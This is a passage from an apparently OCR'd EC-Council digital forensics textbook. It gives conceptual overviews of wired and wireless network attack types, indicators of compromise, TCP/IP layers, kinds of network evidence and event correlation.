  Sniffing refers to the process of capturing traffic flowing through a network, with the aim of obtaining sensitive information, such as usernames and passwords, and using them for illegitimate purposes. In a computer network, a packet sniffer captures the network packets. Software tools like Cain & Abel are used for this purpose.

- **Enumeration**

  Enumeration is the process of gathering information about a network, which may subsequently be used to attack the network. Attackers usually perform enumeration over the internet. During enumeration, the following information is collected:

  - Topology of the network
  - List of live hosts
  - Architecture and the kind of traffic (for example, TCP, UDP, IPX)
  - Potential vulnerabilities in host systems

- **Session Hijacking**

  A session hijacking attack refers to the exploitation of a session-token generation mechanism or token security controls, such that the attacker can establish an unauthorized connection with a target server.

- **Buffer Overflow**

  Buffers have a certain data storage capacity. If the data count exceeds the original capacity of a buffer, then buffer overflow occurs. To maintain finite data, it is necessary to develop buffers that can direct additional information when they need. The extra information may overflow into neighboring buffers, destroying or overwriting legitimate data.

- **Email Infection**

  This attack uses emails as a means to attack a network. Email spamming and other means are used to flood a network and cause a DoS attack.

- **Malware Attacks**

  Malware is a kind of malicious code or software designed to infect systems and affect their performance. Attackers attempt to deceive users into installing malware on their system. Once installed, the malware damages the system.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Password-based attacks**

  A password-based attack is a process where the attacker performs numerous log-in attempts on a system or an application to duplicate a valid login and gain access to it.

- **Router attacks**

  In these attacks, an attacker attempts to compromise a router and gain access to it.

Attacks Specific to Wireless Networks

- **Rogue Access Point Attack**

  A wireless access point can be termed rogue if it has been installed within a WLAN without the authorization of the network administrator. Such APs are set up by both insiders and outsiders with malicious intent and can be used for data exfiltration or launching other types of attacks.

- **Client Misassociation**

  A client misassociation attack begins when a client attaches to an access point that is not in their own network. Due to the manner in which wireless signals propagate through walls and other structures, a client system may detect an access point belonging to another network and attach to it, either accidently or intentionally. In either case, the client may attach to a network that is unsafe, perhaps while still being connected to a secure network. This last scenario can result in a malicious party gaining access into a protected network.

- **Misconfigured Access Point Attack**

  This attack occurs due to the misconfiguration of a wireless access point. This is one of the easiest vulnerabilities that an attacker can exploit. Upon successful exploitation, the entire network could be open to vulnerabilities and attacks.

- **Unauthorized Association**

  In this attack, an attacker exploits soft access points, which are WLAN radios present in some laptops. The attacker can activate these access points in the victim's system through a malicious program and gain access to the network.

- **Ad-Hoc Connection Attack**

  In an ad-hoc connection attack, the attacker conducts the attack using a USB adapter or wireless card. In this method, the host connects with an unsecured station to attack a particular station or evade access point security.

- **Honeypot Access Point Attack**

  If multiple WLANs co-exist in the same area, a user can connect to any available network. Such WLANs are highly vulnerable to attacks. Normally, when a wireless client switches on, it probes nearby wireless networks for a specific SSID. An attacker exploits this behavior of wireless clients by deploying an unauthorized wireless network using a rogue AP. This AP has high-power (high gain) antennas and uses the same SSID of the

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

target network. Users who regularly connect to multiple WLANs may connect to the rogue AP. These APs mounted by the attacker are referred to as “honeypot” APs. They transmit a stronger beacon signal than the legitimate APs. NICs searching for the strongest available signal may connect to the rogue AP. If an authorized user connects to a honeypot AP, it creates a security vulnerability and reveals sensitive user information, such as identity, username, and password, to the attacker.


- **Access Point MAC Spoofing**

  Using the MAC spoofing technique, the attacker can reconfigure the MAC address so that it appears to be an authorized access point to a host on a trusted network. Tools such as changemac.sh and SMAC are used for conducting such attacks.

- **Jamming Attack**

  One particularly interesting method of attacking a WLAN is to resort to a plain-old DoS attack. Although there are many ways to do this, one of the easiest is to just jam the network, thus preventing it from being used. It is possible to use a specially designed jammer (radio transmitter) that will transmit signals that can overwhelm and deny the use of the access point by legitimate clients.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Indicators of Compromise (IOCs)

Indicators of Compromise (IoCs) are digital forensic artifacts that help detect a security incident that has occurred (or is ongoing) on a host system or a network. These artifacts include logs related to systems, applications, networks, firewalls, etc.

The term Indicators of Compromise (IoCs) generally refers to an evidence items pointing to any security intrusion that has taken place on a host system or network. When a security incident such as an attack on network components, occurs, the activities of the attacker can be traced by examining the affected system and the log entries stored in it.

Security intrusions can occur in many different forms and via various channels. Therefore, forensic investigators need to look for signs that indicate a breach, such as a sudden spike in outbound network traffic, and unusual login activities.


Some of the common examples of IoCs are discussed below:

- **Unusual outbound network traffic:** Unusual increase in the outbound traffic could be a sign of ongoing attack
- **Uniform Resource Locators or URLs:** Malicious URLs that are often spread via phishing and spamming are considered potential IoCs
- **User-agent strings:** User-agent informs the server regarding visiting device's OS, browser information, etc.
- **Log-in anomalies:** Increase in the number of failed login attempts on a user account could be sign of malicious activity

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Increased number of requests for same file:** Attackers perform many requests to infiltrate a network, which leaves the traces of malicious activities
- **Network traffic traversing on unusual ports:** Programs using unusual ports and pretending to be legitimate

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Where to Look for Evidence

Logs contain events associated with the activities performed on a system or a network. Hence, analyzing these logs help investigators trace back the events that have occurred. Logs collected in the network devices and applications serve as evidence for investigators to investigate network security incidents. For any security event, these traces are likely to be found in logs generated from one or more layers of the network. Therefore, in order to know where to look for evidence, investigators must understand the various layers in a network as categorized by the two widely used network models — the Transmission Control Protocol/Internet Protocol (TCP/IP) model, and the Open Systems Interconnection (OSI) model.

TCP/IP is a communication protocol used to connect different hosts on the Internet. Every system that sends and receives information has a TCP/IP program, and the TCP/IP program consists of two layers:

1. **Higher Layer:** This layer manages the information, sent and received in the form of small data packets, transmitted over internet, and combines all those packets into a main message.
2. **Lower Layer:** This layer handles the address of every packet so that they all reach the right destination.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 8.1: OSI Model vs. TCP/IP Model

The OSI 7-layer model and TCP/IP 4-layer model are as illustrated in the diagram above. The TCP/IP model and OSI seven-layer models are similar in appearance. As shown in the above figure, the Data Link Layer and Physical Layer of OSI model together form Network Access Layer in TCP/IP model. The Application Layer, Presentation Layer, and Session Layer together form the Application Layer in the TCP/IP Model.

- **Layer 1: Network Access Layer**

  This is the lowest layer in the TCP/IP model. This layer defines how to use the network to transfer data. It includes protocols such as Frame Relay, SMDS, Fast Ethernet, SLIP, PPP, FDDI, ATM, Ethernet, and ARP. These enable the machine to deliver the desired data to other hosts in the same network.

- **Layer 2: Internet Layer**

  This is the layer above network access layer. It handles the movement of a data packet over a network, from its source to its destination. This layer contains protocols such as the Internet Protocol (IP), Internet Control Message Protocol (ICMP), Address Resolution Protocol (ARP), and Internet Group Management Protocol (IGMP). The Internet Protocol is the most widely used protocol used in this layer.

- **Layer 3: Transport Layer**

  The transport layer is the layer above the Internet layer. It serves as the backbone for data flow between two devices in a network. The transport layer enables peer entities on the source and destination devices to communicate. This layer uses many protocols, among which the Transmission Control Protocol (TCP) and User Datagram Protocol (UDP) are the most widely used.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

TCP is preferable for reliable connections, while UDP can be used for non-reliable connections.

- **Layer 4: Application Layer**

  As the topmost layer of the TCP/IP model, the application layer uses multiple processes used by layer 3 (transport layer), especially TCP and UDP, to deliver data. This layer contains many protocols with HTTP, Telnet, FTP, SMTP, NFS, TFTP, SNMP, and DNS being the most widely used ones.





Figure 8.2: Network-based evidence found in each layer of TCP/IP model

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Types of Network-based Evidence

There are a variety of network-based evidence available such as the following:

- **Full content data**

  Full content data is gathered by capturing and storing all the packets flowing through a network without any filtration. It offers a significant amount of granularity and flexibility during network-based data analysis. It helps investigators to perform a postmortem analysis of a security incident and facilitates the reconstruction of events that occurred. Investigators can use tools like tcpdump and Wireshark to analyze any subset of full content data.

- **Session data**

  Session data provides the summary of a conversation between two network devices. Although it is not as detailed as full content data, it includes an aggregation of metadata of network traffic such as the destination IP and destination port, source IP and source port, start time of the session, and information exchanged during the session.

- **Alert data**


  Alert data is triggered by tools like Snort IDS and Suricata that inspect the network traffic flow and report potential security events as alerts. However, investigators need to be careful while analyzing alert data. As these tools depend on signature-based detection, there might be false-positive alerts too, which means reporting an incident when there is none.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Statistical data**

  This type of data provides an overall profile or summary of the network traffic, which can be of significant investigative value. Statistical data analysis can yield information such as timestamps related to network conversations, protocols and services being used, average packet size, and average packet rate.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Understand Event Correlation Concepts and Types

As the complexity of a network increases, the number of alarms, alerts, and messages generated by applications and other devices also increases. While the previous section delved into the collection of logs and network forensic readiness, this is only a preparatory step for network forensics. It is not sufficient to merely collect data from the host, devices, and applications, as investigators also need to know when, where, and how incidents occurred. Correlating events based on certain parameters provide investigators with an insight into how the events followed and whether they relate to each other.

This section defines event correlation and discusses various types and approaches related to it.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Event Correlation

Event correlation is a technique used to assign a new meaning for relating a set of events that occur in a fixed amount of time. In this technique, a few events that are important are identified among the large number of events. During the process of event correlation, new events may occur and replace some existing events from the event stream.

In general, investigators can perform the event correlation process on a log management platform.

The following are two examples of event correlation:

Example 1: If a user gets 10 login failure events in 5 minutes, this generates a security attack event.

Example 2: If both the external and internal temperatures of a device exceed a threshold and the event "device is not responding" occurs, all within a span of 5 seconds, replace them with the event "device down due to overheating."

Usage of event correlator software aid in the implementation of the event correlation process. The event correlator tool collects information about events originating from monitoring tools, managed elements, or the trouble ticket system. While collecting the events, the tool processes relevant events that are important and discards events that are not relevant.

Event correlation consists of four different steps, as described here:

1. **Event aggregation**

   Event aggregation is also called event de-duplication. It compiles the repeated events to a single event and avoids the duplication of the same event.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

2. **Event masking**

   Event masking refers to missing events related to systems that are downstream of a failed system. It avoids the events that cause the system to crash or fail.


3. **Event filtering**

   Through event filtering, the event correlator filters or discards irrelevant events.

4. **Root cause analysis**

   Root cause analysis is the most complex part of event correlation. During a root cause analysis, the event correlator identifies all devices that became inaccessible due to network failures. Then, the event correlator categorizes the events into symptom events and root cause events. The system considers the events associated with the inaccessible devices as symptom events, and the other non-symptom events as root cause events.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Types of Event Correlation

There are two types of the event correlation which are discussed below:

1. **Same-Platform Correlation**

   This correlation method is used when one common OS is used throughout the network in an organization

